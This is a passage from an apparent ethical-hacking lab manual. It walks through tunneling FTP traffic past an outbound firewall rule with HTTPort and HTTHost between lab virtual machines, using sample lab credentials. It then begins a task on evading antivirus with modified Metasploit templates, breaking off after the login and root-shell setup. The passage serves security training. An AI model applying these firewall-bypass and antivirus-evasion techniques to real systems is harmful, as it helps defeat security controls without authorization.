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

53. Right-click the **New mapping** node, and click **Edit**.



54. Rename this as **ftp test** (you can enter the name of your choice).
55. Right-click the node below **Local port**; then click **Edit** and enter the port value as **21**.
56. Right-click the node below **Remote host**; click **Edit** and rename it as **10.10.1.11**.
57. Right-click the node below **Remote port**; then click **Edit** and enter the port value as **21**.

    Note: **10.10.1.11** specifies in Remote host node is the IP address of the **Windows 11** machine that is hosting the FTP site.



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
58. Switch to the **Proxy** tab and click **Start** to begin the HTTP tunneling.


    Note: If you get an error, ignore it.



59. HTTPort intercepts the ftp request to the localhost and tunnels through it. HTTHost is installed in the remote machine to connect you to **10.10.1.11**.

    Note: This means you may not access the ftp site directly by issuing **ftp 10.10.1.11** in the command prompt, but you will be able to access it through the localhost by issuing the command **ftp 127.0.0.1**.

60. In **Windows Server 2019**; launch **Command Prompt**, type **ftp 10.10.1.11**, and press **Enter**. The ftp connection will be blocked by the outbound firewall rule.



61. Now, launch a new **Command Prompt**, type **ftp 127.0.0.1**, and press **Enter**. You should be able to connect to the site.

    Note: If you issue this command without starting HTTPort, the connection to the FTP site fails, stating that the FTP connection is refused.

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




62. Enter the credentials of any user account on **Windows 11**. In this task, we are using the credentials of the **Jason** account (username: **Jason**; Password: **qwerty**). Type the username and press **Enter**.

    Note: The password you enter will not be visible.



63. You are successfully logged in, even after adding a firewall outbound rule inferring that a tunnel has been established by HTTPort and HTTHost and therefore have bypassed the firewall.
64. Now you have the access and ability to add files in the ftp directory located in the **Windows 11** machine.
65. Type **mkdir Test** and press **Enter**.



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
66. Now, switch to the **Windows 11** virtual machine.
67. A directory named **Test** will be created in the **FTP** folder on the **Windows 11** (location: **C:\FTP**) machine, as shown in the screenshot:



68. Thus, you are able to bypass HTTP proxies as well as firewalls, and thereby access files beyond them.

    Note: On completion of the task, delete the created outbound rule, stop HTTHost and HTTPort and disable the firewall (which was enabled in the beginning of the task) in the machine (i.e., **Windows Server 2019**), and start the World Wide Web Publishing and IIS Admin Services on the **Windows Server 2022** machine.

69. Turn off the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.

Task 3: Bypass Antivirus using Metasploit Templates

Antivirus software is designed to detect malicious processes or files and prevent their execution on endpoints. There are various techniques that can be used for bypassing antivirus and execute the malicious processes in the target machine.

Here, we will modify Metasploit templates to bypass antivirus detection.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

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
